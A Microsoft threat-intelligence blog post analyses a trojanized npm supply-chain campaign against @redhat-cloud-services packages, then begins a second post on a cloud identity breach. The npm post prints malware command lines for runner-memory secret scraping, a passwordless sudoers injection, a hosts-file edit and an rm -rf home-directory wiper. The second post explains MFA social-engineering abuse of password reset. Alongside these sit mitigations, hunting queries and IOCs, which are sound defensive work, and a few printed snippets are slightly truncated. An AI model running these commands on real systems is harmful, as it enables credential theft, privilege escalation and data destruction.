Microsoft Threat Intelligence identified a large-scale npm supply chain attack affecting 32 maliciously modified packages across more than 90 versions under the @redhat-cloud-services npm scope. The compromise originated from the upstream RedHatInsights/javascript-clients Continuous Integration and Continuous Delivery (CI/CD) pipeline, allowing attackers to publish trojanized packages through the legitimate GitHub Actions OpenID Connect (OIDC) publishing workflow. As a result, the malicious packages carried authentic provenance signatures while embedding the campaign marker “Miasma: The Spreading Blight.”

Once installed, the trojanized packages triggered an npm preinstall hook that executed a heavily obfuscated 4.29 MB dropper script. Through multiple layers of obfuscation and encryption, the malware downloaded the Bun JavaScript runtime and launched a secondary payload designed to harvest credentials from GitHub, npm, Amazon Web Service (AWS), Azure, Google Cloud Platform (GCP), HashiCorp Vault, Kubernetes, and developer systems. The malware also attempted to propagate by compromising additional maintainer packages and, in some scenarios, could destroy the maintainer’s home directory.

The payload operated across Linux, macOS, and Windows by dynamically downloading the correct Bun runtime for each platform, although Linux CI/CD runners appeared to be the primary target. On developer systems, the malware stole Secure Shell (SSH) keys, command-line interface (CLI) credentials, browser and wallet data, while in CI/CD environments it scraped GitHub Actions runner memory for secrets, escalated privileges using passwordless sudo, and republished poisoned packages with forged Supply-chain Levels for Software Artifacts (SLSA) provenance to continue downstream propagation. Microsoft shared its findings with the npm team, leading to the removal of affected repositories and the implementation of additional protections on the @redhat-cloud-services namespace to prevent unauthorized publishing.


Attack chain overview

Figure 1. End-to-end attack chain from the hijacked trusted-publisher flow through credential theft, exfiltration, and worm propagation across maintainers.

At a high level, the malware payload progresses through 10 phases:


  • Delivery and execution: The infection begins automatically during npm install, where the malicious preinstall hook executes node index.js without requiring user interaction.

  • Staged unpacking: The payload is unpacked through multiple decoding layers, including several ROT (rotate)-based obfuscation variants followed by AES-128-GCM decryption. The malware then downloads the Bun runtime and detonates the final payload.
  • Environment gating: The malware validates the execution environment before continuing. It terminates execution on systems configured with few regions in locale settings and can optionally restrict execution to CI/CD environments only.
  • Defense evasion: The malware attempts to neutralize security controls
  • Credential access: The malware harvests secrets and authentication tokens from GitHub, npm, major cloud providers, HashiCorp Vault, and Kubernetes environments, including scraping sensitive data directly from CI runner process memory.
  • Privilege escalation: It installs a passwordless sudo rule to obtain elevated privileges and maintain deeper system control.
  • Persistence: The malware continuously monitors stolen tokens and prepares secondary-stage payload deployment for long-term access.
  • Exfiltration: Stolen data is transmitted using three separate command-and-control (C2) channels, including abuse of GitHub infrastructure as an exfiltration mechanism.
  • Self-propagation: The malware republishes packages owned by the compromised maintainer using forged provenance metadata, effectively allowing the threat to spread like a worm across trusted package ecosystems.
  • Destructive tripwire: If the malware detects interaction with a planted decoy token, it triggers a destructive fail-safe command (rm -rf ~/) intended to wipe the victim’s home directory.

The payload replaces the legitimate index.js with a single-line obfuscated script.

Obfuscation

Stage 0 – Malicious preinstall trigger: The attack begins in package.json, where a weaponized preinstall hook automatically executes during npm install, allowing the malware to run through both direct and transitive dependency installation. The modified packages also replaced the original index.js while leaving source-map metadata unchanged, indicating probable release-pipeline tampering.

Figure 2. The weaponized package.json. The preinstall hook runs the 4.29 MB index.js dropper automatically on install.

Stage 1 – Multi-layer JavaScript obfuscation: The 4.29 MB index.js dropper uses layered obfuscation, beginning with a large character-code array reconstructed at runtime, decoded through a ROT-XX (Caesar cipher) transformation, and dynamically executed via eval().

Figure 3. The ROT-XX character-code outer wrapper.

Stage 2 – AES-encrypted payloads and Bun runtime abuse: The next layer decrypts two AES-128-GCM encrypted blobs: one downloads the Bun runtime from official Bun infrastructure, while the second contains the primary payload. The malware then executes the payload via Bun, creating an unusual process chain (node → shell → bun → payload) designed to evade Node-focused monitoring and detections.

Figure 4. AES-128-GCM decryption of the two embedded blobs and the Bun-based second-stage execution.

Stage 3 – Obfuscator.io string-array protection: The Bun-executed payload is additionally protected using Obfuscator.io techniques, including rotated string arrays, decoder functions, and hundreds of alias wrappers that conceal nearly every string and identifier from static analysis.

Figure 5. Static resolution of the obfuscator.io string array.


Stage 4 – Custom cryptographic string cipher: Sensitive strings remain protected behind a bespoke encryption routine that derives keys using PBKDF2-HMAC-SHA-256 with 200,000 iterations, followed by multiple SHA-256-seeded permutation and XOR stages, significantly complicating reverse engineering and static extraction.

Figure 6. The custom PBKDF2(200,000)+permutation cipher and the recovered plaintext constants.

Credential theft


The payload targets secrets across multiple providers:

  • GitHub: Validates token/scopes, enumerates repos, reads Actions/org secrets, uses GraphQL for branch/history, and steals ACTIONS_RUNTIME_TOKEN + ACTIONS_ID_TOKEN_REQUEST_TOKEN.
  • npm: Validates via /-/whoami, exchanges OIDC token for publish rights, and searches maintainer-owned packages for poisoning targets.
  • AWS: Pulls Identity and Access Management (IAM) credentials via Instance Metadata Service (IMDS) and Elastic Container Service (ECS) metadata, plus Secrets Manager access.
  • Azure: Collects IMDS OAuth2 tokens for management.azure.com, graph.microsoft.com, and Key Vault (*.vault.azure.net).
  • GCP: Harvests metadata.google.internal service-account tokens, Secret Manager, and Resource Manager access.
  • Vault/K8s: Probes Vault (127.0.0.1:8200) across many token paths; reads Kubernetes Service Account (SA) token and namespace secrets.
  • CI & Local : Steals CIRCLE_TOKEN; exfiltrates secrets from SSH/AWS/npm/PyPI/git/env/gcloud/kube/docker, browser data, and wallet files (*.wallet, wallet.dat).
Figure 7. The multi-platform credential harvester recovered from the decrypted payload.

Runner memory scraping

The payload locates the GitHub Actions Runner.Worker PID using /proc scanning, then extracts runtime secrets using the following:

// Locates Runner.Worker PID via /proc
'findRunnerWorkerPIDLinux'
// Scans /proc//cmdline for &quot;Runner.Worker&quot;
 
// Extracts secrets from process memory
tr -d &#039;\0&#039; | grep -aoE &#039;&quot;[^&quot;]+&quot;:{&quot;value&quot;:&quot;[^&quot;]*&quot;,&quot;isSecret&quot;:true}&#039; | sort -u

This activity bypasses normal secret masking by reading secrets directly from runner process memory.

Privilege escalation

The payload performs the following actions to escalate its privileges:

  • Injects sudoers rule through bind mount: echo ‘runner ALL=(ALL) NOPASSWD:ALL’ > /mnt/runner
  • Modifies /etc/hosts for DNS redirection
// Injects passwordless sudo via /etc/sudoers.d bind mount at /mnt
echo 'runner ALL=(ALL) NOPASSWD:ALL' > 
 && chmod 0440 /mnt/runner
 
// Neutralize Security product monitoring 
sudo sh -c "echo '127.0.0.1 &#039; &gt;&gt; /etc/hosts&quot;
 
// Validates sudo access before operations
sudo -n true

Exfiltration

The malware abuses GitHub and victim-owned assets instead of a single easy-to-block C2 endpoint:

Channel A (victim-owned repo drop): Creates a public repo in the victim’s GitHub account (“Miasma: The Spreading Blight”) and commits stolen credential JSON to results/<timestamp>-<counter>.json. Repo names are randomized (adjective-creature-<0–99999>), spreading indicators.

Channel B (code propagation): Injects its own source as .github/setup.js into non-protected branches across victim-owned repos via Git Data API (blob → tree → commit → ref update). Skips protected/default branches and common bot/release branches; uses chore: update dependencies [skip ci] with spoofed github-actions@github.com.

Channel C (dormant HTTPS sender): Includes a disabled POST path to api.anthropic.com:443/v1/api (noop: true in this sample). The same domain is used to validate stolen Anthropic keys (for example, ~/.claude.json), indicating a swappable live exfiltration path.

C2 is not tied to one account; it rotates across a pool of 16 attacker-controlled GitHub accounts per session. Stolen tokens are double-Base64 encoded in transit, and traffic is masked with python-requests/2.31.0 user-agent spoofing

Propagation and persistence

The malware spreads across repositories while maintaining access through credential theft, supply-chain forgery, and destructive safeguards:

  • Enumerates /user/repos and /user/orgs to spread into additional repositories
  • Installs Bun runtime, executes second-stage payload using bun run .claude/
  • Deploys token monitor for ongoing credential capture
  • Forges SLSA provenance attestations through Sigstore (Fulcio or Rekor) to appear legitimate
  • Plants a decoy honeytoken (IfYouInvalidateThisTokenItWillNukeTheComputerOfTheOwner); triggering/revoking it can invoke a wiper routine (rm -rf ~/ and ~/Documents)

Impact and blast radius

This attack has a wide blast radius, affecting packages, credentials, and downstream systems.

  • Direct compromise of @ redhat-cloud-services packages with broad ecosystem adoption
  • Amplification through downstream dependencies into thousands of projects
  • Cascading risk: stolen npm tokens enable further package poisoning, stolen GitHub tokens enable repo manipulation, and stolen AWS credentials enable cloud access
  • SLSA provenance forgery erodes trust in supply chain attestation frameworks

Campaign scope

Our investigation uncovered the following affected packages and versions.

Package (@redhat-cloud-services/…)Malicious versions
types3.6.1, 3.6.2, 3.6.4
frontend-components-utilities7.4.1, 7.4.2, 7.4.4
frontend-components7.7.2, 7.7.3, 7.7.5
rbac-client9.0.3, 9.0.4, 9.0.6
javascript-clients-shared2.0.8, 2.0.9, 2.0.11
frontend-components-config-utilities4.11.2, 4.11.3, 4.11.5
frontend-components-notifications6.9.2, 6.9.3, 6.9.5
tsc-transform-imports1.2.2, 1.2.4, 1.2.6
frontend-components-config6.11.3, 6.11.4, 6.11.6
eslint-config-redhat-cloud-services3.2.1, 3.2.2, 3.2.4
host-inventory-client5.0.3, 5.0.4, 5.0.6
rule-components4.7.2, 4.7.3, 4.7.5
frontend-components-remediations4.9.2, 4.9.3, 4.9.5
frontend-components-translations4.4.1, 4.4.2, 4.4.4
vulnerabilities-client2.1.9, 2.1.11
frontend-components-advisor-components3.8.2, 3.8.4, 3.8.6
entitlements-client4.0.11, 4.0.12, 4.0.14
chrome2.3.1, 2.3.2, 2.3.4
notifications-client6.1.4, 6.1.5, 6.1.7
compliance-client4.0.3, 4.0.4, 4.0.6
sources-client3.0.10, 3.0.11, 3.0.13
integrations-client6.0.4, 6.0.5, 6.0.7
frontend-components-testing1.2.1, 1.2.2, 1.2.4
remediations-client4.0.4, 4.0.5, 4.0.7
insights-client4.0.4, 4.0.5, 4.0.7
topological-inventory-client3.0.10, 3.0.11, 3.0.13
config-manager-client5.0.4, 5.0.5, 5.0.7
hcc-pf-mcp0.6.1, 0.6.2, 0.6.4
quickstarts-client4.0.11, 4.0.12, 4.0.14
patch-client4.0.4, 4.0.5, 4.0.7
hcc-feo-mcp0.3.1, 0.3.2, 0.3.4
hcc-kessel-mcp0.3.1, 0.3.2, 0.3.4

Mitigation and protection guidance

Microsoft recommends the following mitigations to reduce the impact of this threat:

  • Review dependency trees for direct or transitive usage of affected @ redhat-cloud-services / packages.
  • Identify systems that installed or built affected package versions during the suspected exposure window.
  • Pin known-good package versions where possible and avoid automatic dependency upgrades until validation is complete.
  • Disable pre- and post-installation script execution by ensuring you run npm install with –ignore-scripts.
  • While GitHub team has already invalidated all the npm tokens that had write access and 2FA bypass, Microsoft Defender still recommends rotating credentials, tokens, npm access tokens, CI/CD secrets, and cloud credentials that might have been exposed in affected build or developer environments.
  • Audit organization and personal GitHub account for public repositories with the description “Miasma: The Spreading Blight” or other unexpected repositories created during the exposure window, and revoke any GitHub tokens that might have been implicated.
  • Audit CI/CD logs for unexpected outbound network connections, script execution, or suspicious package lifecycle activity.
  • Review npm package lockfiles, build logs, and artifact provenance for evidence of compromised package versions.
  • Enable cloud-delivered protection in Microsoft Defender Antivirus or equivalent antivirus protection.
  • Use Microsoft Defender XDR to investigate suspicious activity across endpoints, identities, cloud apps, and developer environments. Use Microsoft Defender Vulnerability Management to search for redhat-cloud-services packages across your estate.

Microsoft Defender XDR detections

Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.

Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.

Microsoft Defender XDR detections

Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.

TacticObserved activityMicrosoft Defender coverage
Initial access / ExecutionSuspicious script execution during npm install or package lifecycle activityMicrosoft Defender Antivirus
– Trojan:JS/ShaiWorm.DAW!MTB
– Trojan:JS/ObfusNpmJs

Microsoft Defender for Endpoint
– Suspicious Node.js process behavior – Suspicious installation of Bun runtime

Microsoft Defender XDR:
– Suspicious file creation in temporary directory by node.exe
– Suspicious Bun execution from Node.js process

Execution / Defense evasionFour-layer obfuscation (ROT XX)  → AES-128-GCM → string-array → custom cipher); Bun runtime download and execution to move off Node.js; process lineage nodeshbun to evade detectionMicrosoft Defender for Endpoint  
– Suspicious usage of Bun runtime  
– Suspicious installation of Bun runtime
– Suspicious Node.js process behavior
– Suspicious script execution via Bun  

Microsoft Defender for Cloud  
– Suspicious supply-chain compromise activity detected
Credential accessMulti-platform harvester targeting GitHub, npm, AWS IMDS/ECS, Azure IMDS, GCP, Vault, K8s, CircleCI; runner process-memory scraping to unmask secrets; anthropic API key theftMicrosoft Defender for Endpoint  
– Credential access attempt
– Kubernetes secrets enumeration indicative of credential access  
Microsoft Defender for Cloud  
– Sha1-Hulud Campaign Detected: Possible command injection to exfiltrate credentials  

Microsoft Defender for Identity  
– Anomalous token request patterns  
– Suspicious enumeration of organizational secrets
ExfiltrationPublic GitHub repo creation under victim’s account with stolen credential JSON; Git Data API commits to non-protected branches; domain-sender fallback to (dormant) api.anthropic.comMicrosoft Defender for Cloud Apps  
– Suspicious GitHub API activity (repo creation, commit patterns)  
– Unusual data volume in commits  
– Authentication from unusual IP/location  
Impact / Worm propagationnpm OIDC token exchange republishing; forged Sigstore/SLSA provenance; self-injection (.github/setup.js) into victim repos on non-protected branchesMicrosoft Defender for Cloud Apps  
– Suspicious npm package republish via OIDC   – Anomalous use of bypass_2fa parameter  
– Packages publish from unusual location/time    

Microsoft Defender XDR Threat analytics

Microsoft Defender XDR customers can reference the Threat analytics report for this campaign in the Microsoft Defender portal at https://security.microsoft.com/threatanalytics3 for the latest indicators, recommended actions, and mitigation status across their estate. 

Advanced hunting

The following KQL queries can be used in Microsoft Defender XDR Advanced Hunting to identify potential exposure to this supply-chain compromise.

Bun execution from temporary directories

DeviceProcessEvents
| where FileName == "bun" or ProcessCommandLine has "bun run"
| where FolderPath startswith "/tmp/" or FolderPath startswith @"C:\Users\*\AppData\Local\Temp"
| project Timestamp, DeviceName, InitiatingProcessFileName, 
    ProcessCommandLine, FolderPath, AccountName
| sort by Timestamp desc

Bun execution from temporary directory (CloudProcessEvents)

CloudProcessEvents
| where Timestamp > ago(7d)
| where ProcessName =~ "bun"
   or ProcessCommandLine has "bun run"
| where FolderPath startswith "/tmp/"
   or ProcessCommandLine matches regex @"/tmp/[^ ]*bun"
| project Timestamp, TenantId, AzureResourceId,
          KubernetesNamespace, KubernetesPodName,
          ContainerName, ContainerImageName, ContainerId,
          AccountName,
          ProcessName, FolderPath, ParentProcessName, ProcessCommandLine,
          UpperLayer  = tostring(AdditionalFields.UpperLayer),
          DriftAction = tostring(AdditionalFields.DriftAction),
          Memfd       = tostring(AdditionalFields.Memfd)
| sort by Timestamp desc

Bun download activity

CloudProcessEvents
| where Timestamp > ago(7d)
| where ProcessName in~ ("curl","wget")
| where ProcessCommandLine matches regex
        @"https?://[^\s""']*?(github\.com/oven-sh/bun/releases|release-assets\.githubusercontent\.com/[^\s""']*?bun-(linux|darwin|windows)|/bun-(linux|darwin|windows)-(x64|aarch64|arm64)\.zip)"
| extend BunUrl = extract(
        @"(https?://[^\s""']*?(?:github\.com/oven-sh/bun/releases|release-assets\.githubusercontent\.com/[^\s""']*?bun-(?:linux|darwin|windows)|/bun-(?:linux|darwin|windows)-(?:x64|aarch64|arm64)\.zip)[^\s""']*)",
        1, ProcessCommandLine),
         OutputPath = extract(@"-[oO]\s+[""']?(\S+?)[""']?(\s|$)", 1, ProcessCommandLine)
| project Timestamp, TenantId, AzureResourceId,
          KubernetesNamespace, KubernetesPodName,
          ContainerImageName, ContainerId,
          ProcessName, ParentProcessName, ParentProcessId,
          BunUrl, OutputPath, ProcessCommandLine,
          UpperLayer = tostring(AdditionalFields.UpperLayer)
| sort by Timestamp desc

npm → Node → Bun process chain

DeviceProcessEvents
| where InitiatingProcessFileName in ("node", "node.exe")
| where FileName == "bun" or FileName == "bun.exe"
| join kind=inner (
    DeviceProcessEvents
    | where InitiatingProcessFileName in ("npm", "npm.cmd")
    | where FileName in ("node", "node.exe")
) on DeviceId, $left.InitiatingProcessId == $right.ProcessId
| project Timestamp, DeviceName, AccountName,
    NpmCommandLine = ProcessCommandLine1,
    BunCommandLine = ProcessCommandLine

Cloud metadata endpoint access from build processes

DeviceNetworkEvents
| where RemoteIP in ("169.254.169.254", "169.254.170.2")
| where InitiatingProcessFileName in ("node", "node.exe", "bun", "bun.exe")
| project Timestamp, DeviceName, RemoteIP, RemoteUrl,
    InitiatingProcessFileName, InitiatingProcessCommandLine

GitHub repository creation activity

CloudAppEvents
| where ActionType == "CreateRepository" or RawEventName == "repo.create"
| where Application == "GitHub"
| where AccountType == "ServiceAccount" or ActorType has "Integration"
| project Timestamp, AccountDisplayName, ActionType, RawEventName,
    IPAddress, City, CountryCode

Process memory access (runner scraping)

DeviceProcessEvents
| where FileName == "grep"
| where ProcessCommandLine has_all ("value", "isSecret\":true")

npm token enumeration

DeviceNetworkEvents
| where RemoteUrl has "registry.npmjs.org/-/npm/v1/tokens"
    or RemoteUrl has "registry.npmjs.org/-/whoami"
| project Timestamp, DeviceName, RemoteUrl,
    InitiatingProcessFileName, InitiatingProcessCommandLine

Linux CI runner detection (process tree)

# For Linux runners not managed by Defender, use these shell commands:
# Detect: npm preinstall spawning bun from /tmp
ps aux | grep -E '/tmp/b-[a-z0-9]+/bun'
# Detect: payload writes to /tmp/p*.js
inotifywait -m /tmp -e create | grep '^/tmp/p.*\.js$'

Indicators of compromise (IOC)

IndicatorTypeDescription
@ redhat-cloud-servicesPackage scope  All packages maintained by the @redhat-cloud-service account were compromised.
Index.jsFile nameMalicious script or dropped file
396cac9e457ec54ff6d3f6311cb5cc1da8054d019ce3ffa1de5741506c7a4ea4Sha256Index.js (from redhat-cloud-services/remediations-client)
d8d170af3de17bb9b217c52aaaffdf9395f35ef015a57ef676e406c121e5e223Sha256index.js (from @redhat-cloud-services/frontend-components-advisor-components-3.8.2)
f0641e053e81f0d01fa46db35a83e0a34494886503086866d956d14e81fd3e1cSha256index.js (from @redhat-cloud-services/hcc-kessel-mcp-0.3.4)
d5a97614d5319ce9c8e01fa0b4eb06fb5b9e54fa13b23d718174a1546444123bSha256index.js (from @redhat-cloud-services/frontend-components-testing-1.2.4)
f88258e21592084a2f93a572ade8f9b91c0cd0e242f5cf6121ed7bad0f7bdd1fSha256index.js (from @redhat-cloud-services/frontend-components-notifications-6.9.3)
25e121e3b7d300c0d0075b33e5eca39a3e6a659fb9cfee52b70ef71686628f1bSha256index.js (from @redhat-cloud-services/chrome-2.3.4)

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedInX (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.   

The post Preinstall to persistence: Inside the Red Hat npm Miasma credential-stealing campaign appeared first on Microsoft Security Blog.
  •  

How Storm-2949 turned a compromised identity into a cloud-wide breach

Microsoft Threat Intelligence recently uncovered a methodical, sophisticated, and multi-layered attack, where a threat actor we track as Storm-2949 launched a relentless campaign with a singular focus: to exfiltrate as much sensitive data from a target organization’s high-value assets as possible. The attack exfiltrated data from Microsoft 365 applications, file-hosting services, and Azure-hosted production environments, where the organization’s production application ecosystem resides.

What began as a targeted identity compromise rapidly evolved into a full-spectrum assault on the organization’s cloud infrastructure. The attack spanned various Azure resources, with emphasis on software-as-a-service (SaaS), platform-as-a-service (PaaS), and infrastructure-as-a-service (IaaS) layers.

Storm-2949 didn’t rely on traditional malware and other on-premises tactics, techniques, and procedures (TTPs). Instead, they leveraged legitimate cloud and Azure management features to gain control-plane and data-plane access, which they then used to execute code remotely on VMs, and access sensitive cloud resources such as Key Vaults and storage accounts, among others. These activities allowed them to move laterally across cloud and endpoint environments while blending into expected administrative behavior.

As organizations continue to adopt cloud infrastructure at scale, threat actors are increasingly targeting identity and control plane access rather than individual devices. When cloud identities are compromised, legitimate administrative features can be used to achieve outcomes similar to traditional lateral movement, often with fewer indicators of compromise. Behavior-based detections across endpoints, cloud environments, and identities—such as those provided by Microsoft Defender—can help teams identify and correlate these activities.

In this blog, we unpack the full attack chain from initial access to cloud and endpoint takeover. We then offer actionable insights into how organizations can detect, contain, and prevent similar identity-driven threats in their environments.

Attack chain overview


The campaign that Storm-2949 deployed can be divided into two phases: targeted identity compromise and cloud infrastructure compromise. We discuss each of these phases in detail in the succeeding sections.

Figure 1. Storm-2949 attack diagram.

Cloud compromise: Microsoft Entra ID and Microsoft 365

In this phase, the threat actor targeted specific users through social engineering to obtain their Microsoft Entra ID credentials. Using these credentials, the threat actor then proceeded to exfiltrate data from Microsoft 365 applications.

Initial access and persistence through targeted social engineering and SSPR abuse

We assess with high confidence that Storm-2949 leveraged a social engineering technique consistent with known abuses of Microsoft’s Self-Service Password Reset (SSPR) process. In such attacks, a threat actor initiates the SSPR process on behalf of a targeted user and subsequently employs social engineering tactics to persuade the user to complete multifactor authentication (MFA) prompts that appear to be legitimate.

For example, the threat actor might impersonate an internal information technology (IT) support representative and contact the user claiming that their account requires urgent verification, instructing them to approve MFA prompts as part of a routine password reset procedure.

Once the user approves these prompts, the threat actor is able to reset the user’s password and remove existing authentication methods, such as phone numbers, email addresses, and Microsoft Authenticator registrations, effectively eliminating MFA as a control and enabling unrestricted account access. Immediately after gaining access to the compromised account, the threat actor is then prompted to re-enable MFA and register a new authentication method. At this stage, the threat actor enrolls Microsoft Authenticator on their own device, granting themselves persistent access and preventing the legitimate user from signing in.

Storm-2949 used a similar process repeatedly across multiple users within the targeted organization. The selection of victims, which included IT personnel and senior leadership, indicated deliberate targeting. Based on the roles of the compromised users and the investigation findings, we assess that the threat actor likely used an organized and convincing phishing scheme to lure users into completing the fraudulent MFA prompts and thereby compromise their identities.

Directory discovery and persistence

Following the initial identity takeover, the threat actor conducted directory discovery using Microsoft Graph API. Using a custom Python script, they issued automated API requests to enumerate users and applications within the tenant. Through these queries, the threat actor searched Microsoft Entra ID for user accounts based on name patterns and role attributes, likely to identify privileged identities and additional high‑value targets.

Figure 2 illustrates the types of Graph API queries observed:

Figure 1. Discovery using cURL.

During this attack phase, the threat actor also attempted to establish persistence by adding credentials to a compromised service principal to enable continued access independent of the compromised user accounts. This attempt failed due to insufficient permissions. Undeterred, the threat actor continued enumerating service principals and known application identifiers, indicating an effort to map application‑level access paths and expand long‑term footholds within the environment.
Using the same social engineering techniques and SSPR abuse described earlier, the threat actor expanded their foothold by compromising three additional cloud user accounts.

Microsoft 365 discovery and exfiltration

Storm-2949 leveraged their access to the compromised user accounts to explore and exfiltrate files from the victim organizations’ cloud file storage services. Shortly after obtaining initial access within the organization, they targeted Microsoft 365 applications, including OneDrive and SharePoint, identifying and accessing the organization’s sensitive files, focusing on IT documents concerning virtual private network (VPN) configurations and remote access procedures. We assess that this behavior reflects an attempt to identify opportunities for lateral movement from a compromised cloud identity into the endpoint network.

